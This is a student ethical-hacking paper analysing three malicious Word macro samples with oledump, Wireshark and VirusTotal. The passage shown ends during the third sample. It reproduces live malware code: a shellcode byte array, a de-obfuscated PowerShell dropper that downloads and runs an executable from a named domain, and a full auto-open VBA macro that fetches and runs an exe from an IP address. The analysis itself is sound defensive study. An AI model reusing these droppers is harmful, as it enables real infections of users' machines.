

Analysis and Prevention of Office Malware

Jack Wilson

1501838

CMP320: Ethical Hacking 3

BSc Ethical Hacking

2016/17

Abstract

One of the greatest threats to individuals and organisations is users. (Spear)phishing attacks involving malware embedded within Microsoft Office documents are on the rise, and they are using clever social engineering attacks to encourage users to run the malware.

This paper investigates samples of such malware through analysis (both by manually de-obfuscating the code and by uploading to automated scanning websites) and through executing the malware in an effort to determine the effect of the malware on a system. Finally, countermeasures to macro-based attacks are discussed for both individual users and enterprise system administrators.

The paper found some interesting (yet useless) obfuscation techniques malware authors are using to circumvent antivirus detection as well as gaining an insight into the variety of different attacks (such as reverse shells and ransomware) launched through the malicious macros.

Table of Contents

1	Introduction	5
1.1	Background	5
1.2	Aim	5
2	Procedure.....	6
2.1	Malware Testing Platform	6
2.2	Overview of Procedure	6
2.3	Analysis of Sample 1	7
2.3.1	Manual Analysis of Sample	7
2.3.2	Automated Sample Analysis	8
2.4	Analysis of Sample 2	8
2.4.1	Manual Analysis of Sample	9
2.4.2	Automated Sample Analysis	11
2.5	Analysis of Sample 3	12
2.5.1	Manual Analysis of Sample	12
2.5.2	Automated Sample Analysis	14
3	Results.....	16
3.1	Results for Sample 1.....	16
3.2	Results for Sample 2.....	16
3.3	Results for Sample 3.....	17
4	Discussion.....	18
4.1	Single-User Macro Prevention	18
4.2	Macro Prevention in Enterprise.....	18
4.2.1	Prevention Techniques	18
4.2.2	Automated Scanning.....	19
4.3	Conclusions	19
4.4	Future Work.....	20
	References	21
	Appendices.....	23
	Appendix A – Sample 1 Checksums	23
	Appendix B – Sample 2 Checksums	23
	Appendix C – Sample 3 Checksums	23

Appendix D – Sample 1 Visual Basic Code	23
Appendix E – Sample 2 Stream 7 Dump	25
Appendix F – Sample 2 Stream 8 Dump.....	26
Appendix G– Sample 2 Stream 9 Dump.....	26
Appendix H – Sample 2 Stream 10 Dump	28

Table of Figures

Figure 1: Microsoft Office Macro Security Warning	5
Figure 2: Social Engineering Technique to Execute Macros	7
Figure 3: Excerpt of Sample 1 Macro Code.....	8
Figure 4: Sample 2 Social Engineering	9
Figure 5: Sample 2 Data Streams in oledump.py	9
Figure 6: Domain Revealed from Sample2 Using oledump.py	10
Figure 7: Sample 3 Document.....	12
Figure 8: Sample 3 IP Address Revealed	13
Figure 9: Sample 3 Directory Browsing.....	13
Figure 10: Sample 3 Further Directory Browsing.....	14
Figure 11: Phishing Website Discovered.....	14
Figure 12: Malicious Code Failing to Execute	16
Figure 13: Malware Crashing	17
Figure 14: Wireshark Capture After Running Sample 3.....	17
Figure 15: Warning of Document Downloaded from Internet	18
Figure 16: Enable Content Button	18
Figure 17: Macros Blocked by Group Policy (Microsoft, 2016)	19

1 INTRODUCTION

1.1 BACKGROUND

Productivity suites such as Microsoft Office have the functionality to execute small scripts (called macros) to increase efficiency. They essentially allow for repetitive tasks to be recorded and repeated automatically, with the scripts (usually) running in the “Visual Basic for Applications” language. (Microsoft, [no date]). Occasionally, macros may be written in JavaScript. Recently, black hat hackers have also started distributing malware written in Python (The Hacker News, 2017) because Python 2 comes pre-installed on Apple computers running OS X/Mac OS 10.8 or later. (Python, [no date]).

Recently, black-hat hackers have turned to using this script execution to infect computers with malware. Primarily, this comes from malicious documents attached to (spear)phishing emails. Macro malware became popular in 2014, and the popularity has only risen since then. It is estimated that 98% of attacks using Microsoft office as an attack platform use macros. (Clearswift, 2016). Given that the concept has had a few years to mature, the attacks have become more sophisticated to avoid email spam filters.

Microsoft have steps in place to prevent automatic macro execution. When a file is opened that contains macros, the program (whether Microsoft Word or Excel, or any other Office program that supports macros) will open in read-only mode, where the user cannot edit the file or execute macros without pressing the “Enable Content” button shown in *Figure 1*, below. (University of Texas, 2016).




Figure 1: Microsoft Office Macro Security Warning

Black hat hackers have also used social engineering techniques to trick users into clicking the “Enable Content” button. Such techniques will be discussed further into the paper.

1.2 AIM

From the above, it is apparent that user curiosity is the main reason for malicious documents success in compromising computers. This paper will:

- Investigate the contents of a selection of Office macro malware samples found online.
- Analyse the techniques the attackers are using to make users click the “Enable Content” button.
- Analyse what the malware is doing to harm the user’s PC.
- Suggest the best method of protection for both individual and enterprise users.

2 PROCEDURE

2.1 MALWARE TESTING PLATFORM

For testing, a custom virtual machine (using VMware Workstation Pro 12) was built with Windows 10 Pro installed (build 10240). Windows Defender was also disabled.

For opening and viewing the files the Microsoft Office 2016 suite was installed and for analysing network traffic Wireshark version 2.2.5 was installed. For manual analysis of the visual basic code Oledump was used. Oledump is a program (written in Python) that analyses binary-format files and their data streams. (Didier Stevens, 2014).

Finally, aghorler's Windows 10 Hardening script was ran, which disabled a lot of Windows features such as telemetry, feedback, behaviour monitoring, advertising ID and Cortana. (GitHub, 2016).

2.2 OVERVIEW OF PROCEDURE

Between the various samples, the process may differ slightly on a case-to-case basis. However, generally the process included:

- Acquiring and loading suspected malicious document in to the custom malware analysis virtual machine. Running malware in a virtual machine not only kept the host system safe, but also allowed for easy rebuilding after infection (using snapshots).
- Analyse if any social engineering tactics were present to encourage a user to enable content, and in turn execute macros.
- Manually analyse of the macro to understand what the macro is attempting to do
 - Analyse network traffic using Wireshark to find which servers are being connected to.
 - Manually analyse the source code. If the code has been obfuscated to avoid antivirus programs this may require de-obfuscation.
- Automated analysis of code. The files were then uploaded to automated virus scanning websites to analyse the detection rate for the malware. The websites used for testing included:
 - VirusTotal: This website is more popular within the information security community and its parent company is Google. It allows a user to upload a file and it will be scanned and analysed for threats such as viruses, worms and trojans. The website has antivirus engines for almost 60 popular antivirus vendors (including Avast, AVG, Kaspersky, Malwarebytes, McAfee and Symantec). This not only provides a better chance of malware being detected, but also allows users to investigate how effective different antivirus vendors are at detecting malware. (VirusTotal, [no date]).
 - Cryptam: This is a framework for analysing suspicious office documents which will find embedded code and exploits. Additionally, there is an API available for free on GitHub which could be integrated into a network to assist in detecting threats. (Cryptam, [no date]).

2.3 ANALYSIS OF SAMPLE 1

The first malware sample was a Microsoft Word document, with an interesting social engineering technique (shown in *Figure 2*) to encourage a user to enable macro execution. For reference, the checksums for this file are available under *Appendix D*.




Figure 2: Social Engineering Technique to Execute Macros

The seemingly garbage text may encourage a user to click the “Enable Content” button to find out what the text said, however, clicking *Enable Content* made no change to the actual content of the document. It did, however, execute a malicious macro.

Normally, to analyse macro code, a user would need to enable content (thus allowing macro code to execute) and press the *Alt + F11* key combination to open the *Microsoft Visual Basic for Applications* editor. In this case, since the code was suspected to be malicious, holding the *shift* key while pressing *Enable Content* would prevent any code from automatically executing, in turn, allowing for safer analysis of the code.

2.3.1 Manual Analysis of Sample

The visual basic code was heavily obfuscated, with no known way to de-obfuscate the code. However, a Wireshark capture showed evidence of the macro communicating with a server. A sample of the macro code is shown in *Figure 3*, below, and the full Visual Basic source code can be found in *Appendix C*.

```

#End If
Rvbres = Array(232, 130, 0, 0, 0, 96, 137, 229, 49, 192, 100, 139, 80, 48, 139, 82, 12, 139, 82, 20, _
139, 114, 40, 15, 183, 74, 38, 49, 255, 172, 60, 97, 124, 2, 44, 32, 193, 207, 13, 1, _
199, 226, 242, 82, 87, 139, 82, 16, 139, 74, 60, 139, 76, 17, 120, 227, 72, 1, 209, 81, _
139, 89, 32, 1, 211, 139, 73, 24, 227, 58, 73, 139, 52, 139, 1, 214, 49, 255, 172, 193, _
207, 13, 1, 199, 56, 224, 117, 246, 3, 125, 248, 59, 125, 36, 117, 228, 88, 139, 88, 36, _
1, 211, 102, 139, 12, 75, 139, 88, 28, 1, 211, 139, 4, 139, 1, 208, 137, 68, 36, 36, _
91, 91, 97, 89, 90, 81, 255, 224, 95, 95, 90, 139, 18, 235, 141, 93, 104, 51, 50, 0, _
0, 104, 119, 115, 50, 95, 84, 104, 76, 119, 38, 7, 255, 213, 184, 144, 1, 0, 0, 41, _
196, 84, 80, 104, 41, 128, 107, 0, 255, 213, 106, 5, 104, 192, 168, 1, 128, 104, 2, 0, _
17, 92, 137, 230, 80, 80, 80, 80, 64, 80, 64, 80, 104, 234, 15, 223, 224, 255, 213, 151, _
106, 16, 86, 87, 104, 153, 165, 116, 97, 255, 213, 133, 192, 116, 12, 255, 78, 8, 117, 236, _
104, 240, 181, 162, 86, 255, 213, 106, 0, 106, 4, 86, 87, 104, 2, 217, 200, 95, 255, 213, _
139, 54, 106, 64, 104, 0, 16, 0, 0, 86, 106, 0, 104, 88, 164, 83, 229, 255, 213, 147, _
83, 106, 0, 86, 83, 87, 104, 2, 217, 200, 95, 255, 213, 1, 195, 41, 198, 117, 238, 195, _
)

```

Figure 3: Excerpt of Sample 1 Macro Code

2.3.2 Automated Sample Analysis

2.3.2.1 VirusTotal.com

VirusTotal detected the malicious file on 30 of 58 antivirus programs, including some of the more popular antivirus programs such as:

- Avast
- AVG
- BitDefender
- Kaspersky
- McAfee
- Symantec

(VirusTotal, 2017).

2.3.2.2 Cryptam.com

Upon uploading the file to Cryptam, the website detects some useful information such as checksum's (available in *Appendix A*), the type of file, and a result for whether the file was deemed to be malicious. The detection was signature-based, and the signatures that Cryptam recognised were:

embedded.file vbaProject.bin 9486628b798bf59118274017416d6d5f

vbaProject.bin.5850: suspicious.office Visual Basic macro

The website was able to detect the presence of a Visual Basic macro and recognise it as being suspicious. (Cryptam, 2017).

2.4 ANALYSIS OF SAMPLE 2

The second sample to be analysed was also a Microsoft Word document. In similar fashion to the earlier samples, the document used a social engineering technique to encourage users to enable macros. The document was called *information-3.doc*.




Figure 4: Sample 2 Social Engineering

2.4.1 Manual Analysis of Sample

To manually investigate the malicious document, oledump.py was used. Firstly, the data streams were viewed using the command `oledump.py information-3.doc`.

```


Administrator: Command Prompt

C:\Python27>oledump.py information-3.doc
1:      114 '\x01CompObj'
2:     4096 '\x05DocumentSummaryInformation'
3:     4096 '\x05SummaryInformation'
4:     7134 '1Table'
5:      585 'Macros/PROJECT'
6:      113 'Macros/PROJECTwm'
7: M    3224 'Macros/VBA/Module1'
8: M    1074 'Macros/VBA/Module2'
9: M    4346 'Macros/VBA/Module3'
10: M   1917 'Macros/VBA/ThisDocument'
11:    3376 'Macros/VBA/_VBA_PROJECT'
12:    1325 'Macros/VBA/_SRP_0'
13:     114 'Macros/VBA/_SRP_1'
14:     304 'Macros/VBA/_SRP_2'
15:     103 'Macros/VBA/_SRP_3'
16:     619 'Macros/VBA/dir'
17:   41994 'WordDocument'

C:\Python27>
  
```

Figure 5: Sample 2 Data Streams in oledump.py

This command listed the various data streams of the file. The streams marked with an “M” contained Visual Basic macro code. From this, dumps of the individual streams could be analysed using the command `oledump.py -s <stream number> information-3.doc`. Adding the `-v` flag after the stream number would decompress the macro and not display a hex dump. In the picture below, an analysis of stream number 8 with the `-v` flag is shown.



```
Administrator: Command Prompt
C:\Python27>oledump.py -s 8 -v information-3.doc
Attribute VB_Name = "Module2"
Public Function IjMRtDHw() As String
IjMRtDHw = "Do^" & LmPjJUN & "lo" & "^" & "ad" & "Fi" & "^le('ht" & "^t" & "^p" & zkbBvBQ & '"/unwelcomeaz.top/2/56.exe'
" & jCsVm
End Function
C:\Python27>
```

Figure 6: Domain Revealed from Sample2 Using oledump.py

The highlighted string above was recognised as a potentially valid domain. Without de-obfuscating the rest of the function it could be assumed that the macro was downloading the executable from the web address shown above, this was investigated further and the results are later in this section.

VirusTotal can search by domain name. Searching for `unwelcomeaz[.]top` showed a list of previous known IP addresses and listed checksums of files that were downloaded from the website (as well as showing the antivirus detection rate). (VirusTotal, [no date]).

From this, VirusTotal could also search by IP address. Querying for the most recent IP address associated with the domain showed that the IP was located in the United States, and was registered to Amazon.com, Inc. The malware distributor was more than likely using an AWS instance to serve the malware from. (VirusTotal, [no date]).

Delving further into the stream analysis using oledump; the four data streams that contained macro code were de-obfuscated and analysed. The dumped data for streams 7, 8, 9 and 10 can be viewed in *Appendices C, D, E and F*, respectively.

Although there was a massive amount of obfuscation throughout the four data streams, the obfuscation itself was not terribly complex. Stream 7, for example, simply padded the malicious code with characters such as `&` and `^`. Stripping those characters, as well as the apostrophes revealed the following:

```
Attribute VB_Name = "Module1"

Public Function BPKRwWfe() As String

Dim PLRYQj As String

Dim NjYzc As String

guJZO = w

QTESl = er

PLRYQj = s uDnrKk NxVxIhl e DoMet

NjYzc = inok

jXEvDyG = -window style hidden

HEass = /k po

lhmwuiE = DKMouJ file jXEvDyG

wDuIZJ = cutionPolicy bypass -no

MQoOJsI = HEass guJZO QTESl MEiT w MEiT w PLRYQj "28DVXLSZ" "28DVXLSZ" -Exe

BviBiPeU = $ wc Ne w-0 BfSzTnq

BPKRwWfe = MQoOJsI wDuIZJ lhmwuiE BviBiPeU
```

End Function

From here, it was simply a case of substituting the variables in the second-last line for their respective values declared above. This left the following:

```
BPKRwWfe = /k      pow      er      [function] [function] s uDnrKk NxVxIh1 e
DoMet "28DVXLSZ" "28DVXLSZ" -ExecutionPolicy bypass -no DKMouJ file -
window style hidden      $ wc New -O BfSzTnq
```

The command looked to contain elements of Powershell code (such as *-ExecutionPolicy Bypass* and *-WindowStyle hidden*). Continuing through the same process for streams 8, 9 and 10, and adding the elements from the various streams together took several hours. Around 90% of the code could be de-obfuscated (with the remaining variables in **bold**) which resulted in the following code:

```
$wc New-Object System.Net.Webclient;

$wc.Headers.Add('User-Agent','Mozilla/4.0 (compatible; Win32;
WinHttp.WinHttpRequest.5)');

$wc.DownloadFile('http://unwelcomeaz[.]top/2/56.exe','% GwJWeHF
MP% .exe') IF EXIST % GwJWeHF MP%.exe (start% GwJWeHF MP%.exe) & exit

qNVnEf = CallByName(VBA.CreateObject(WScript.Shell), Run, VbMethod,
cmd.exe MEiTw(MEiTw(/k power MEiTw MEiTw shell "28DVXLSZ" "28DVXLSZ" -
ExecutionPolicy bypass -no profile -window style hidden, "7UTGNJaV"),
"7UTGNJaV"))
```

Not only did this confirm the earlier suspicions of the malware being served from the domain *unwelcomeaz[.]top*, it also provided evidence on how the malware was being downloaded.

Once the macro was executed, it would use a Visual Basic shell to launch *cmd.exe*, which would launch a hidden Windows Powershell window that had full execution rights to download and execute the file from *unwelcomeaz[.]top/2/56.exe*. (Jourdan Templeton, 2015).

2.4.2 Automated Sample Analysis

The file was also uploaded to the various automated testing websites, with the results for each shown below. The checksums for this file can be found in *Appendix B*.

2.4.2.1 VirusTotal.com

The word document was detected by 38 of 56 antivirus engines, including some popular antivirus vendors such as:

- Avast
- BitDefender
- Kaspersky
- McAfee
- Microsoft
- Sophos
- Symantec

Interestingly, AVG (a fairly large antivirus vendor) did not detect any malware within the file. (VirusTotal, 2017).

2.4.2.2 Cryptam.com

Cryptam also detected the file as malicious, with one signature hit:

69410: suspicious.office Visual Basic macro

(Cryptam, 2017).

2.5 ANALYSIS OF SAMPLE 3

Sample number three was slightly more interesting than the others, because there was care taken in some places, but not in others. The document itself was entirely blank, there was no text, no social engineering techniques, just a macro. For reference the checksums for the document can be found under *Appendix C*.




Figure 7: Sample 3 Document

2.5.1 Manual Analysis of Sample

Following the same technique as sample 2, oledump.py was used to find the data streams that contained macros. Unlike sample 2, there was only one data stream with macro content, this however was heavily obfuscated and could not be de-obfuscated. However, there was an IP address in the code, shown in *Figure 8*.

```

C:\Python27>oledump.py -s 7 -v "Order1 (3).doc"
Failed to import 'C:\Python27\DLLs\libyara.dll'
PATH = C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\Python27\DLLs
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
Private Sub Document_Open()
Set I2sK6mQ2sX3pY5cI8aI3aZ6tK4gU1wQ7tV7oC4zA2tG7yV6bM5pD5cL7jA3tH0qQ5dC8jP6aK1eZ0b04fZ0wO3mY9mG1mI5aT5jM4jK4kJ7sJ4kO8bA6eJ5mA8mY9dQ7jF6zO7jN9aE3qI8bA0aP4j = CreateObject(F0oR1oP0kW9b00FF3oD5r("lhxg^eiCh]Zaa"))
Set I8mM6cS6lS3dk7a7oC9hL6iR9vV9iE3dN3vR1oH9jC7eD6tZ4rY3rU8cR0xA2rW2mG6hK1uS2mK5aD6rU5jI7pG5kF7vV0zX8xJ2fW9fC9oM9tE1qG3eU2gB9nO6tV5vS7nF8gU4rW8aP8xK8vE9j = CreateObject(F0oR1oP0kW9b00FF3oD5r("b^Xgdhd[iCmba]iie"))
Set W9mP7bH5dJ0lF7sW0wM6vL8sU0tU3dP0xP3bX3eB6oR6zR5vD1aP4vF4yC9uS9eH9rA0kT9sQ2rN7kP3zF3mP3dY9rO0dW5oY0uZ3uN2gC5xM4kV2dZ0aA1zZ4bR6rX6kV7kD9dH8gJ4mN8cG4tJ7v = CreateObject(F0oR1oP0kW9b00FF3oD5r("VYdYwChigZVb"))
I8mM6cS6lS3dk7a7oC9hL6iR9vV9iE3dN3vR1oH9jC7eD6tZ4rY3rU8cR0xA2rW2mG6hK1uS2mK5aD6rU5jI7pG5kF7vV0zX8xJ2fW9fC9oM9tE1qG3eU2gB9nO6tV5vS7nF8gU4rW8aP8xK8vE9j.Open F0oR1oP0kW9b00FF3oD5r("\Zi"), "http://104.153.45.242/~astrustfin/en/1.exe", False
I8mM6cS6lS3dk7a7oC9hL6iR9vV9iE3dN3vR1oH9jC7eD6tZ4rY3rU8cR0xA2rW2mG6hK1uS2mK5aD6rU5jI7pG5kF7vV0zX8xJ2fW9fC9oM9tE1qG3eU2gB9nO6tV5vS7nF8gU4rW8aP8xK8vE9j.Send
With W9mP7bH5dJ0lF7sW0wM6vL8sU0tU3dP0xP3bX3eB6oR6zR5vD1aP4vF4yC9uS9eH9rA0kT9sQ2rN7kP3zF3mP3dY9rO0dW5oY0uZ3uN2gC5xM4kV2dZ0aA1zZ4bR6rX6kV7kD9dH8gJ4mN8cG4tJ7v
.Type = 1
.Open
.write I8mM6cS6lS3dk7a7oC9hL6iR9vV9iE3dN3vR1oH9jC7eD6tZ4rY3rU8cR0xA2rW2mG6hK1uS2mK5aD6rU5jI7pG5kF7vV0zX8xJ2fW9fC9oM9tE1qG3eU2gB9nO6tV5vS7nF8gU4rW8aP8xK8vE9j.responseBody
T1eC1rW2kN8mW0sK1rM1eK2gP3wQ7kR0tW9qF2yI4yY6sZ0tO3kI6wL6pG7nR0rZ9hT7qR6iI4mG2tY1zB7eQ9cH4eP0gS0cK6qY6oV1rA4xH5tF9tX2bX6fY8mP9nW0fW3gU2hW0eV7lX9nZ9mS0d = F0oR1oP0kW9b00FF3oD5r("X0qegd\gVbVViVq") & "HCFVX" & F0oR1oP0kW9b00FF3oD5r("CzmZ")
.savetoFile T1eC1rW2kN8mW0sK1rM1eK2gP3wQ7kR0tW9qF2yI4yY6sZ0tO3kI6wL6pG7nR0rZ9hT7qR6iI4mG2tY1zB7eQ9cH4eP0gS0cK6qY6oV1rA4xH5tF9tX2bX6fY8mP9nW0fW3gU2hW0eV7lX9nZ9mS0d, 2
End With
I2sK6mQ2sX3pY5cI8aI3aZ6tK4gU1wQ7tV7oC4zA2tG7yV6bM5pD5cL7jA3tH0qQ5dC8jP6aK1eZ0b04fZ0wO3mY9mG1mI5aT5jM4jK4kJ7sJ4kO8bA6eJ5mA8mY9dQ7jF6zO7jN9aE3qI8bA0aP4j.Run T1eC1rW2kN8mW0sK1rM1eK2gP3wQ7kR0tW9qF2yI4yY6sZ0tO3kI6wL6pG7nR0rZ9hT7qR6iI4mG2tY1zB7eQ9cH4eP0gS0cK6qY6oV1rA4xH5tF9tX2bX6fY8mP9nW0fW3gU2hW0eV7lX9nZ9mS0d
End Sub
Function F0oR1oP0kW9b00FF3oD5r(B0FF2sK1jQ1gS5mK3xU7k)
For P3pG4oS6mR2dE0bM4lJ0l = 1 To Len(B0FF2sK1jQ1gS5mK3xU7k)
O1rV5wG9mK1eP8jU5eK2h = Mid(B0FF2sK1jQ1gS5mK3xU7k, P3pG4oS6mR2dE0bM4lJ0l, 1)
O1rV5wG9mK1eP8jU5eK2h = Chr(Asc(O1rV5wG9mK1eP8jU5eK2h) - 21)
Q2dE7pT7dM0fY6xT7qB7h = Q2dE7pT7dM0fY6xT7qB7h + O1rV5wG9mK1eP8jU5eK2h
Next
F0oR1oP0kW9b00FF3oD5r = Q2dE7pT7dM0fY6xT7qB7h
End Function
C:\Python27>_

```

Figure 8: Sample 3 IP Address Revealed

Navigating to the user's directory (/~astrustfin) revealed that the web server had directory browsing enabled.

Index of /~astrustfin

- [Parent Directory](#)
- [astrustfin.zip](#)
- [cgi-bin/](#)
- [en/](#)
- [index/](#)

Figure 9: Sample 3 Directory Browsing

From here, navigating to the /en/ directory found the executable that the office macro was trying to download (1.exe), and it also found several more executables shown in *Figure 10*, below.

Index of /~astrustfin/en

- [Parent Directory](#)
- [1.exe](#)
- [2.exe](#)
- [c.exe](#)
